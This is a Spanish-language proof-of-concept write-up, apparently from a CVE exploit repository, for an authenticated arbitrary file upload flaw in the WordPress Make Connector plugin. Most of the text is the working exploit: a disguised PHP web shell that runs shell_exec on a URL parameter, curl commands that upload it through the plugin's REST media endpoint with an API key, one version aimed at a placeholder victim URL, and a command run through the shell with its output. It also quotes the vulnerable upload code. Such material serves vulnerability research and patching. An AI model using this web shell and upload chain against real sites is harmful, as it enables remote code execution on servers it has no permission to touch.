 d0n601/cve-2025-6085
Make Connector <= 1.5.10 - Autenticado (Administrador+) Carga Arbitraria de Archivos

El plugin Make Connector no sanitiza los tipos de archivo en las subidas de medios de su API REST, lo que permite a administradores o superiores subir archivos arbitrarios y potencialmente ejecutar código en el servidor.
cat << 'EOF' > shello.php
<?php
    // Silence is golden
    if (!empty($_GET['cmd'])) {
        echo "<pre>".shell_exec($_GET["cmd"])."</pre>";
    }
?>
EOF

curl -k -X POST https://lab1.hacker/wp-json/wp/v2/media \
  -H "IWC-API-KEY: YOURFRIENDLYKEYHERE" \
  -F "[email protected]" \
  -F "title=Hacker World" \
  -F "description=A test file" \
  -F "caption=Hacker Caption" \
Una vez que la shell está en la carpeta de uploads:
curl -k https://lab1.hacker/wp-content/uploads/2025/04/shello.php\?cmd\=ip%20addr

<pre>1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:5b:34:2f brd ff:ff:ff:ff:ff:ff
    altname enp0s3
    inet 10.0.2.15/24 metric 100 brd 10.0.2.255 scope global dynamic eth0
       valid_lft 67461sec preferred_lft 67461sec
    inet6 fd17:625c:f037:2:a00:27ff:fe5b:342f/64 scope global dynamic mngtmpaddr noprefixroute
       valid_lft 86201sec preferred_lft 14201sec
    inet6 fe80::a00:27ff:fe5b:342f/64 scope link
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:39:ea:eb brd ff:ff:ff:ff:ff:ff
    altname enp0s8
    inet 192.168.56.56/24 brd 192.168.56.255 scope global eth1
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe39:eaeb/64 scope link
       valid_lft forever preferred_lft forever
4: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:bd:e1:95:26 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
</pre>
La función dispatch() del archivo /wp-content/integromat-connector/class/class-rest-request.php llamará a self::upload_media(); en la línea 24. Esta función upload_media() copia el archivo subido a un directorio accesible mediante copy( realpath( $_FILES['file']['tmp_name'] ), $media_file_source ); en la línea 74, antes de comprobar los tipos MIME permitidos, lo cual hace en las líneas 90-95
Fragmento vulnerable de class-rest-request.php:
66	                if ( (int) $_FILES['file']['size'] === 0 ) {
67	                        Rest_Response::render_error( 500, 'The uploaded file exceeds the upload_max_filesize directive in php.ini.', 'rest_upload_unknown_error' );
68	                }
69
70	                if ( (int) $_FILES['file']['error'] > 0 ) {
71	                        Rest_Response::render_error( 500, 'An error has occured when uploading file to the server.', 'rest_upload_unknown_error' );
72	                }
73
74	                copy( realpath( $_FILES['file']['tmp_name'] ), $media_file_source );
75
76	                $title       = isset( $_REQUEST['title'] ) ? sanitize_title( $_REQUEST['title'] ) : '';
77	                $description = isset( $_REQUEST['description'] ) ? sanitize_text_field( $_REQUEST['description'] ) : '';
78	                $caption     = isset( $_REQUEST['caption'] ) ? sanitize_text_field( $_REQUEST['caption'] ) : '';
79	                $alt_text    = isset( $_REQUEST['alt_text'] ) ? sanitize_text_field( $_REQUEST['alt_text'] ) : '';
80	                $post_id     = isset( $_REQUEST['post'] ) ? (int) $_REQUEST['post'] : '';
81
82	                $upload_dir = wp_upload_dir();
83	                $filename   = basename( $media_file_source );
84	                if ( wp_mkdir_p( $upload_dir['path'] ) ) {
85	                        $file = $upload_dir['path'] . '/' . $filename;
86	                } else {
87	                        $file = $upload_dir['basedir'] . '/' . $filename;
88	                }
89
90	                $wp_file_type  = wp_check_filetype( $filename, null );
91	                $allowed_types = get_allowed_mime_types();
92
93	                if ( ! in_array( $wp_file_type['type'], $allowed_types ) ) {
94	                        Rest_Response::render_error( 500, 'Sorry, this file type is not permitted for security reasons.', 'rest_upload_unknown_error' );
95	                }

Make y copia la clave API.
cat << 'EOF' > shello.php
<?php
    // Silence is golden
    if (!empty($_GET['cmd'])) {
        echo "<pre>".shell_exec($_GET["cmd"])."</pre>";
    }
?>
EOF
curl -k -X POST \
  https://VICTIMURLHERE/wp-json/wp/v2/media \
  -H "IWC-API-KEY: cjusksft1dwcoq43lyy6a6lf9tb6qc63" \
  -F "[email protected]" \
  -F "title=Hacker World" \
  -F "description=A test file" \
  -F "caption=Hacker Caption" \
  -F "alt_text=Hacker Alt Text"
{
    "code": "rest_upload_unknown_error",
    "message": "Sorry, this file type is not permitted for security reasons.",
    "data": {
        "status": 500
    }
}
https://lab1.hacker/wp-content/uploads/2025/04/shello.php?cmd=ip%20addr.